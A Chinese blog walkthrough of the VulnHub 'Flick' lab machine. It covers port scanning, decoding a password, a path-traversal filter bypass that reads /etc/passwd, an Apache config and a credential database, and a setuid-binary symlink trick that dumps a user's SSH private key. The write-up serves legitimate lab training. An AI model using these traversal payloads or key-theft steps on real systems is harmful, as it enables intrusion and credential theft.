

VulnHub靶场系列：Flick

原创

快吃小蛋糕吧  于 2020-10-03 14:06:32 发布  354  收藏 1

分类专栏：[网络安全 web](#) 文章标签：[安全](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_40549070/article/details/108909880

版权



[网络安全](#) 同时被 2 个专栏收录

9 篇文章 4 订阅

订阅专栏



[web](#)

6 篇文章 1 订阅

订阅专栏

VulnHub靶场系列：Flick

今天意外看到一个VulnHub上的一个靶场的WriteUp，觉得挺有意思，所以自己试着做一遍并记录下来。

环境部署：

下载靶场并导入到VMware中：

```
https://download.vulnhub.com/flick/flick.tar.gz
```

实战：

首先使用工具扫描整个网段得到靶机IP：

```
fping -g 192.168.142.0/24
```

得到靶机IP后使用Nmap工具检测服务器开放端口：

```
nmap -sV -p1-65535 192.168.142.35
```

这里发现服务器开启了22，8881端口。


```
Shell No. 1
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

\x56\x45\x5a\x61\x56\x56\x63\x31\x62\x31\x59\x78\x57\x58\x70\x68\x53\x45\x70\x61
\x59\x57\x74\x61\x63\x6c\x56\x71\x52\x6c\x64\x6a\x4d\x6b\x5a\x47\x54\x31\x5a\x6b
\x56\x31\x5a\x47\x57\x6d\x46\x57\x62\x47\x4e\x34\x54\x6b\x64\x52\x65\x56\x5a\x72
\x5a\x46\x64\x69\x62\x45\x70\x79\x56\x57\x74\x57\x53\x32\x49\x78\x62\x46\x6c\x6a
\x52\x57\x52\x73\x56\x6d\x78\x4b\x65\x6c\x5a\x74\x4d\x44\x56\x58\x52\x30\x70\x48
\x59\x30\x5a\x6f\x57\x6b\x31\x48\x61\x45\x78\x57\x4d\x6e\x68\x68\x56\x30\x5a\x57
\x63\x6c\x70\x48\x52\x6c\x64\x4e\x4d\x6d\x68\x4a\x56\x31\x52\x4a\x65\x46\x4d\x78
\x53\x58\x68\x6a\x52\x57\x52\x68\x55\x6d\x73\x31\x57\x46\x59\x77\x56\x6b\x74\x4e
\x62\x46\x70\x30\x59\x30\x56\x6b\x57\x6c\x59\x77\x56\x6a\x52\x57\x62\x47\x68\x76
\x56\x30\x5a\x6b\x53\x47\x46\x47\x57\x6c\x70\x69\x57\x47\x68\x6f\x56\x6d\x31\x34
\x63\x32\x4e\x73\x5a\x48\x4a\x6b\x52\x33\x42\x54\x59\x6b\x5a\x77\x4e\x46\x5a\x58
\x4d\x54\x42\x4e\x52\x6c\x6c\x34\x56\x32\x35\x4f\x61\x6c\x4a\x58\x61\x46\x68\x57
\x61\x6b\x35\x54\x56\x45\x5a\x73\x56\x56\x46\x59\x61\x46\x4e\x57\x61\x33\x42\x36
\x56\x6b\x64\x34\x59\x56\x55\x79\x53\x6b\x5a\x58\x57\x48\x42\x58\x56\x6c\x5a\x77
\x52\x31\x51\x78\x57\x6b\x4e\x56\x62\x45\x4a\x56\x54\x55\x51\x77\x50\x51\x3d\x3d

.o88o. o00o o8o o00o
888 ` "`888 `"' `888
o888oo 888 o00o .o000o. 888 o00o
888 888 `888 d88' `Y8 888 .8P'
888 888 888 888 8888888.
888 888 888 888 .o8 888 `88b.
o888o o888o o888o `Y8bod8P' o888o o888o

root@192.168.142.35's password:
https://blog.csdn.net/qq_40549070
```

这里十六进制转字符后得到一大串base64,需要进行多次解码,所以我这里直接写了个脚本:

```
import base64

a = ""
<hex>
""
b = str(a).replace("\n", "")

while True:
    try:
        b = base64.b64decode(b).decode('utf-8')
    except:
        break
    print(b)
```

最后得到一串字符:

```
tabupJievas8Knoj
```

我们在用nc尝试链接开放的8881端口

```
root@kali:/# nc 192.168.142.35 8881
Welcome to the admin server. A correct password will 'flick' the switch and open a new door:
>
```

链接之后告诉我们需要用密码来打开下一扇门,我们尝试将刚刚得到的明文输入进去:

```
root@kali:/# nc 192.168.142.35 8881
Welcome to the admin server. A correct password will 'flick' the switch and open a new door:
> tabupJievas8Knoj
OK: tabupJievas8Knoj

Accepted! The door should be open now :poolparty:
```

提示成功打开下一扇门，我们现在再次使用nmap扫描端口：

```
root@kali:/# nmap -sV -p1-65535 192.168.142.35
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-03 13:14 CST
Nmap scan report for 192.168.142.35
Host is up (0.00066s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
8881/tcp  open  galaxy4d?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8881-TCP:V=7.80%I=7%D=10/3%Time=5F7808D9%P=x86_64-pc-linux-gnu%r(NU
SF:LL,5F,"Welcome\x20to\x20the\x20admin\x20server\.\x20A\x20correct\x20pas
SF:sword\x20will\x20'flick'\x20the\x20switch\x20and\x20open\x20a\x20new\x2
SF:0door:\n>\x20")%r(GetRequest,78,"Welcome\x20to\x20the\x20admin\x20serve
SF:r\.\x20A\x20correct\x20password\x20will\x20'flick'\x20the\x20switch\x20
SF:and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20GET\x20/\x20HTTP/1\.\0\r\n
SF:\r\n\n>\x20")%r(FourOhFourRequest,9B,"Welcome\x20to\x20the\x20admin\x20
SF:server\.\x20A\x20correct\x20password\x20will\x20'flick'\x20the\x20switc
SF:h\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20GET\x20/nice%20ports
SF:%2C/Tri%6Eity\.\txt%2ebak\x20HTTP/1\.\0\r\n\r\n\n>\x20")%r(GenericLines,6
SF:A,"Welcome\x20to\x20the\x20admin\x20server\.\x20A\x20correct\x20passwor
SF:d\x20will\x20'flick'\x20the\x20switch\x20and\x20open\x20a\x20new\x20doo
SF:r:\n>\x20OK:\x20\r\n\r\n\n>\x20")%r(HTTPOptions,7C,"Welcome\x20to\x20th
SF:e\x20admin\x20server\.\x20A\x20correct\x20password\x20will\x20'flick'\x
SF:20the\x20switch\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20OPTION
SF:S\x20/\x20HTTP/1\.\0\r\n\r\n\n>\x20")%r(RTSPRequest,7C,"Welcome\x20to\x2
SF:0the\x20admin\x20server\.\x20A\x20correct\x20password\x20will\x20'flick
SF:SF:'\x20the\x20switch\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20OPT
SF:IONS\x20/\x20RTSP/1\.\0\r\n\r\n\n>\x20")%r(RPCCheck,92,"Welcome\x20to\x2
SF:0the\x20admin\x20server\.\x20A\x20correct\x20password\x20will\x20'flick
SF:SF:'\x20the\x20switch\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20\x8
SF:0\0\0\0(r\xfe\x1d\x13\0\0\0\0\0\0\02\0\01\x86\xa0\0\01\x97\|\0\0\0\0
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:elcome\x20to\x20the\x20admin\x20server\.\x20A\x20correct\x20password\x2
SF:0will\x20'flick'\x20the\x20switch\x20and\x20open\x20a\x20new\x20door:\n
SF:>\x20OK:\x20\0\x1e\0\x06\x01\0\0\01\0\0\0\0\0\0\0\0\0\0\07version\x04bind\0\0
SF:\x10\0\03\n>\x20")%r(DNSStatusRequestTCP,74,"Welcome\x20to\x20the\x20a
SF:dmin\x20server\.\x20A\x20correct\x20password\x20will\x20'flick'\x20the\
SF:x20switch\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20\0\0\0c\0\0\0
SF:10\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:);
MAC Address: 00:0C:29:36:25:9B (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.43 seconds
```

扫到80端口，我们使用浏览器访问他，得到如下页面：

Hello... and welcome to Flick-a-Photo!



https://blog.csdn.net/qq_40549070

我们发现这里有一个登录的界面，旁边提示说有一个测试用户，我们尝试爆破

Sign In Please Sign In to upload your photos

Sign in


Username

Password

While we are testing the site, use the demo credentials that have been configured for the first user.

最后得到用户名demo密码demo123

Hello... and welcome to Flick-a-Photo!



这里登录成功后我们发现上传点，但是测试过后发现无法利用所以只能换个思路。

想了半天没有思路，参考了一下别人的WP，发现他这里的下载页面存在遍历漏洞。

Target: <http://192.168.142.35>

Request

Raw Params Headers Hex

```

GET /image/download?filename=../etc/passwd HTTP/1.1
Host: 192.168.142.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0)
Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.142.35/
Cookie: laravel_session=eyJpdiI6Ij1CMGZpNzg2ZzhpQzcwZGVWZVhaQ2VPMit2cU04dFZlQlNCcVdidldrQmM9IiwidmFsdWUiOiJcL0dScEJINWxSbFNQXC8zcG1WmJEaDJ5bEZZVlvc0Q2c1Y0S3FmMjVybDRPMDRlZ11FamVVS2b2RwVzRrVzhGeVkr1WED00TVNaHBka1ZBY28zU0J0UT09IiwibWVjIjoiM2ZjZWVhbnI0ODUxNjM5Y2IxNmU0OTBiNDRkNjI5MGE2ZThiYWM4NTVlZWM2YmY3YmZjM2U3YTE2MDUxYThhNSJ9
Upgrade-Insecure-Requests: 1
                    
```

Response

Raw Headers Hex HTML Render

Toggle navigation [Flick-a-Photo](#)

- [Upload a photo](#)

Oops! Looks like you requested a invalid file to download!

etc/passwd is not valid.
Copyright © Flick-a-Photo 2014 demo user [Logout](#)

https://blog.csdn.net/qq_40549070

这里可能做了一些防护，这里我们使用其他方法将其绕过

Go Cancel < > Target: http://192.168.142.35

Request

Raw Params Headers Hex

```

ET /image/download?filename=.....//.....//.....//etc/passwd
HTTP/1.1
Host: 192.168.142.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0)
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.142.35/
Cookie: laravel_session=eyJpdiI6Ij1CMGZpNzg2ZzhPQzcwZGVWZWVhaQV2PmIt2cU04dZlQlNCcVdid1drQmM5IiwidmFsdWUiOiJcL0dScEJINWxSbFNQXC8zcG1WVmJEaD5bE2ZzVlvcckQ2c1YOS3FmMjVybDRPMdR1Zl1FamVVSzY2b2RwVzRrVzhGcVkr1WEdOTVNaHBkalZBY28zU0JcUT09IiwibWFjIjoiaM2ZjZWVhbnZlY4ODUxNjM5Y2IxNmU0TBiNDRkNjI5MGEzZThiYWw4NTVlZWMyYmY3YmZjM2U3YTE2MDUxYTdhNSJ9
Upgrade-Insecure-Requests: 1

```

Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Date: Sat, 03 Oct 2020 05:32:12 GMT
Server: Apache/2.2.22 (Ubuntu)
Content-Disposition: attachment; filename="image.jpg"
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Set-Cookie: laravel_session=eyJpdiI6Ij1CMGZpNzg2ZzhPQzcwZGVWZWVhaQV2PmIt2cU04dZlQlNCcVdid1drQmM5IiwidmFsdWUiOiJcL0dScEJINWxSbFNQXC8zcG1WVmJEaD5bE2ZzVlvcckQ2c1YOS3FmMjVybDRPMdR1Zl1FamVVSzY2b2RwVzRrVzhGcVkr1WEdOTVNaHBkalZBY28zU0JcUT09IiwibWFjIjoiaM2ZjZWVhbnZlY4ODUxNjM5Y2IxNmU0TBiNDRkNjI5MGEzZThiYWw4NTVlZWMyYmY3YmZjM2U3YTE2MDUxYTdhNSJ9; expires=Sat, 03-Oct-2020 07:32:12 GMT; path=/; httponly
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 1142

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailng List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin) /var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
robin:x:1000:1000:robin,,,:/home/robin:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
dean:x:1001:1001,,,:/home/dean:/bin/bash

```

通过查看站点配置文件，得到数据库路径，读取其用户信息

Request

Raw Params Headers Hex

```

GET
/image/download?filename=.....//.....//.....//etc/apache2/site
s-enabled/000-default HTTP/1.1
Host: 192.168.142.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0)
Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.142.35/
Cookie:
laravel_session=eyJpdiI6Ij1CMGZpNzg2ZzhPQzcwZGVWZVhaQzVPMit2cU04d
FZlQlNCcVdidldrQmM9IiwidmFsdWUiOiJcL0dScEJINWxSbFNQXC8zcG1WwMjEaD
J5bEzZVlvcKQ2c1Y0S3FmMjVybDRPMDRlZl1lFamVVSny2bzRwVzRrVzhGcVklWEEd
OOTVNaHBka1ZBY28zU0JcUT09IiwibWVjIjoiM2ZjZWVlN2Y4ODUxNjM5Y2IxnNmU0
OTBiNDRkNj1SMGE2ZThiYWM4NTVlZWMCYmY3YmZjM2U3YTE2MDUxYTTdhNSJ9
Upgrade-Insecure-Requests: 1

```

Response

Raw Headers Hex XML

```

HTTP/1.1 200 OK
Date: Sat, 03 Oct 2020 05:33:54 GMT
Server: Apache/2.2.22 (Ubuntu)
Content-Disposition: attachment; filename="image.jpg"
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Set-Cookie:
laravel_session=eyJpdiI6Ij1CMGZpNzg2ZzhPQzcwZGVWZVhaQzVPMit2cU04d
YlhZGFQV0crUU9HTOE9IiwidmFsdWUiOiI3ZU1KUzhpS1dCN0tPTD1zWWtud3p6
Rko1ZFdLMUhtOXpJbWgORERMW1VLeno5N1RzU011VzQxRElZWFWwNkQ3WUp3b2Zr
RkZ2ckJZb0ZHNHJ0Q3Fjcnc9PSIsImhhYyI6IjU2Zjk1MmM1M2E1NTAyZDA3OTZm
ODhlMzE1Y2ESOWFlMDRkNWQwOTU3ODQwMmVmMwVWZmZmZmZmZmZmZmZmZmZmZmZm
D43D; expires=Sat, 03-Oct-2020 07:33:54 GMT; path=/; httponly
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 988

<VirtualHost *:80>
    ServerAdmin webmaster@localhost

    DocumentRoot /var/www/flick_photos/public
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/flick_photos/public>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews
+SymLinksIfOwnerMatch
        Order allow,deny
        Allow from all
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log

    # Possible values include: debug, info, notice, warn,
    error, crit,
    # alert, emerg.
    LogLevel warn

```


Target: http://192.168.142.35

Request

Raw Params Headers Hex

```

GET
/image/download?filename=.....//.....//.....//var/www/flick_ph
otos/app/database/production.sqlite HTTP/1.1
Host: 192.168.142.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0)
Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.142.35/
Cookie:
laravel_session=eyJpdiI6Ij1lCMGZpNzg2ZzhPQzcwZGVWZVhaQ2VPMit2cU04d
FZlQlNCcVdidldrQmM9IiwidmFsdWUiOiJcL0dScEJINWxSbFNQXC8zcG1WVmJlEAd
J5bE2zVlVwvckQ2c1YOS3FmMjVybDRPMDRlZl1lFamVVSsnY2bzRWVzRrVzhGcVkr1WEEd
OOTVNaHBkalZBY28zU0JoUT09IiwibWVjIjoiImZjZjZjZWVhbnZlY2Y0ODUxNjM5Y2IxNmU0
OTBiNDRkNj15MGE2ZThiYWM4NTVlZWQ2YmY3YmZjM2U3YTE2MDUxYThhNSJ9
Upgrade-Insecure-Requests: 1

```

Response

Raw Headers Hex

```

CREATE TABLE old_users (
  username text,
  password text
)
JrobinJoofimOwEakpalv4Jijyiat5GloontojatticEirracksIg4yijovyirtAwUjad1
JjamesJscujittyukIjwip0zicjoocAnIltAsh4Vuer4osDidsaiWip0kdunipow
nIrt0b5f0jEpCayc1Ecyaj2heTweF001NiphAnA

```

这里我们通过查看sqlite数据库信息得到了robin与dean的密码

```

robin: JoofimOwEakpalv4Jijyiat5GloontojatticEirracksIg4yijovyirtAwUjad1
dean : FumKivcenfodErk0Chezauggyokyait5fojEpCayc1Ecyaj2heTweF001NiphAnA

```

然后链接ssh进行登录，发现robin账户的无法登入，但是dean成功登入上去：

```

Last login: Fri Oct  2 08:51:05 2020 from 192.168.142.7
dean@flick:~$
dean@flick:~$
dean@flick:~$
::1          ff02::1      ip6-allnodes ip6-localnet  localhost
fe00::0     ff02::2     ip6-allrouters ip6-loopback
ff00::0     flick       ip6-localhost ip6-mcastprefix
dean@flick:~$

```

我们cat家目录下的文件发现了 message.txt 和 read_docker

```

dean@flick:~$ ll
total 44
drwxr-xr-x 3 dean dean 4096 Oct  2 08:53 ./
drwxr-xr-x 4 root root 4096 Aug  2 2014 ../
-rw-r--r-- 1 dean dean  34 Oct  2 08:53 .bash_history
-rw-r--r-- 1 dean dean  220 Aug  2 2014 .bash_logout
-rw-r--r-- 1 dean dean 3486 Aug  2 2014 .bashrc
drwx----- 2 dean dean 4096 Aug  2 2014 .cache/
-rw-r--r-- 1 root root 1250 Aug  4 2014 message.txt
-rw-r--r-- 1 dean dean  675 Aug  2 2014 .profile
-rwsr-xr-x 1 robin robin 8987 Aug  4 2014 read_docker*
dean@flick:~$

```

我们首先查看 `message.txt`，因为博主是个学渣，英语文盲，这里我就不做翻译了，这里大致意思是让使用 `read_docker` 去运行 `/home/robin/flick-dev` 下的文件

```
dean@flick:~$ cat message.txt
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Hi Dean,

I will be away on leave for the next few weeks. I have asked the admin guys to
write a quick script that will allow you to read my .dockerfile for flick-
a-photo so that you can continue working in my absense.

The .dockerfile is in my home, so the path for the script will be something like
/home/robin/flick-dev/

Please call me if you have any troubles!

- - -
Ciao
Robin
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1

iQIcBAEBAGAGBQJT3Z2sAAoJENRcTh/agc2DTNIP/0+ut1jWzk7VgJlT6tsGB0Ah
yi24i2b+JAVtINzCNgJ+rXUStaAEudTvJDF28b/wZCaFVfOnJ8Q30J03FXo4SRnA
ZW6HZZIGEKd1D10CcXsQrLMRmWZ1BDQnCM4+EMOvavS1uU9gVvcaYhnow6uwZ1wR
enf71LvtS1h0+PrFgSIOtBI4/lx7BiYY9o3hJyaQWkmAZsZLWQpJtR0e8wsxb1l
9o4jCJrAdeJBsYM+xLExsXaEobHfKtRtsM+eipHXIWIH+l+xTi8Y1/XIlgEHCe1U
jUg+Hswq6SEch+1T5B+9EPoeiLT80i2Rc9QePSZ3n0fe4f3WJ471EYGLLEUrKNG/
AFLSPnxHTVpHNO72KJSae0cG+jpj10Kf3ErjdTk1PMJy75ntQCrgtnGnp9xvpk0b
0xg6cESLGNkrqDGopsN/mgi6+2WktUu05ycwVXFImY3XY1+QVZgd/Ntpu4ZjyZUT
lxqCAK/G1s43s+ySFKSoHZ8c/CuOKTsyn6uwI3NxBZPD04xfzoc0/R/UpIpUmneK
q9LddBQK4vxPab8i4GNDiMp+KXyfBy0864PtKQnCRkGQewanx0N0lmjB/0eKhkmf
Yer1sBmumWjjxR8TBY3cVRMH93zpIIwqxRNOG6bnnSVzZZa5DJuNs sppCmXLOUL9
nZAuFXkGFu6cMMD4rDXQ
=2moZ
-----END PGP SIGNATURE-----
dean@flick:~$
```

按照信息去运行 `/home/robin/flick-dev` 下的文件：

```
dean@flick:~$ ./read_docker /home/robin/flick-dev
# Flick-a-photo dev env
RUN apt-get update && apt-get install -y php5 libapache2-mod-php5 php5-mysql php5-cli && apt-get clean && rm -rf
/var/lib/apt/lists/*

CMD ["/usr/sbin/apache2", "-D", "FOREGROUND"]
```

然后我们发现并没有实质性的用处，我们把目光转移到 `read_docker` 文件中，尝试直接在当前目录运行：

```
dean@flick:~$ ./read_docker .
ERROR: the specified docker file doesn't exist: ./Dockerfile
Usage is: ./read_docker /path/to/dockerfile
```

我们发现他是读取我们指定目录下的 `Dockerfile` 这个文件，这里我们可以尝试通过软连接去读取robin用户的任意文件。

这里我们直接将软连接指到robin用户的ssh私钥上去：

```
dean@flick:~$ ln -s /home/robin/.ssh/id_rsa Dockerfile
dean@flick:~$ ./read_docker .
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAlv/0uKdHFQ4oT06Kp3yg0tL1fFV14H+iS1U0qds0HrgBCTSw
ECvWwhrIFJa/u5FOPGst8t35CKo4VWX3KNHXFNvtUXWeQFpe/rB/0wi+k8E8WtXi
FBjLiFoqTDL0kgXRoQzUP1Yg0+LAXo5EbMq+rB2ZgMJTxunJFV2m+uKtbZZRvzU6
S1Fj6Xhh/U0E68d6sZ/+y1UhSjLaFYUQmkfLtxPa17sPZ+kwB1R4puhVTprfQOk
CinfW01ot2Rj2HLMR5CpgA28dmxw8W6w0MGtXurTegj1ydFOTgB1/k4XpXnSGNO9
d2AlVR/NsKDAuYKdGRGFFh91nGZT11p4em48YwIDAQABoIBADI3bwhVwSL0cV1m
jmAC520VcURnFh1h+PQ61kTQvHwW1e1c10yZjKbfxzhppdvYB/+52S8SuPYzvcZQ
wbCwKIPCMrfLeNSH+V2UDv58wvxaYBsJVEVAtbdhs5nhvEovmzaHELKmbAZr03R2
tbTEfEK7GUiJ176oExKC8bww1GND/qQBwLteEjJ/YVJSsdvrwroCde+/oJHJ76ix4
Ty8sY5rhKYih875Gx+7IZNPSDn45RsnlORM8fd5EGLML6Vm3iLfwkHIxRdj9DFoJ
wJcPX7ZwTsmYJLwoHe3XKk1z2KW185hIr9M2b1MgrPC2ZuTnvBXmEWuy86+xxAB0
mFXYMdkCgYEAX6yab3huUTgTwReaVpysUEqy4c5nBLKqs6eRjVyC9jchQf0qo5AQ
l8bd6Xdrk0lvXnVkJZK0vw2zwqlk8N/vnZjfwNca4unnv2CZXS9DLaeU6gRgRQFBI
JB+zHyhus+ill4aWhitcEXiBEjUHx4roC7Al/+tr//cjwUCw1Hk75F0CgYEAwZhZ
gBjAo9X+/oFmYlgVebfR3kLCD4pVPMz+HyGcyjSj0+ddsHkYiHBhstBtHh9vU+Pn
JMhrtr9yzXukuyQr/ns1mhEQ0UtTaXrsy/1FyRBAISrtcyGAruu5yWubT0gXk2Dq
rwyb6M6MbnwEMZr2mSBU5127cTKypFqgcA58178CgYAWM5vsXxCTGTyhFzXDAaKr
PtMLBn8v54nRdgvAGo6VEDva1+C1kbyCVutVOjyNI0cjkMACr2v1hIgbtGiS/Eb
zY0gUzHhEiPX/dNhC7NccAmERx/L7eFHmvq4sS81891NrtpMOnf/PU3kr17REiHh
AtIG1a9pg5pHJ6E6sQw2xQKBgHXeqm+BopieDFkstAeglck8Fr16a+1GUktojDis
EJJPiQ65yaNOt48qzXEv0aALh570HceZd2qZsS5G369JgLe6kJIzXWtk325Td6Vj
mX+nwxh6qIP2nAdkaQ0nZrHgtOn4kiruRgBki0AhpqF46qrssVnwF5Vfcrvmstf
JqDFAoGBAI9KJamhco8BBka0PUWgJ3R2ZqE1viTvyME1G25h7tJb17cIeB/PeTS1
Q9KMF161gpl0J4rJEIakeGpXuehwYazNBv7n6yr8CNDNKET/cVhp+LCmbS91FwAK
VP0mqDppzOZ04B9FQD8A6kUzXzGFH8tAN5SNYSW88I9Z81Vpfkn
-----END RSA PRIVATE KEY-----
```

这里我们直接通过密钥去SSH登入Robin用户：

```
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
```

这里如果出现报错的话是要将密钥文件的权限修改一下，然后在进行登入

```
root@kali:/# chmod 600 id_rsa
root@kali:/# ssh -i id_rsa robin@192.168.142.35
load pubkey "id_rsa": invalid format
```

```
.o88o. 0000 080          0000
888  `  ` 888  `  `      `888
o888oo 888 0000 .00000. 888 0000
888    888 `888 d88'  `Y8 888 .8P'
888    888 888 888 888    888888.
888    888 888 888 .o8 888 `88b.
o888o  o888o o888o `Y8bod8P' o888o o888o

Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic x86_64)

* Documentation:  https://help.ubuntu.com/

System information as of Sat Oct  3 07:54:20 SAST 2020

System load:  0.0                Processes:            117
Usage of /:   35.8% of 6.99GB     Users logged in:     0
Memory usage: 46%                IP address for eth0: 192.168.142.35
Swap usage:   0%                 IP address for docker0: 172.17.42.1

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Sat Oct  3 07:53:15 2020 from 192.168.142.19
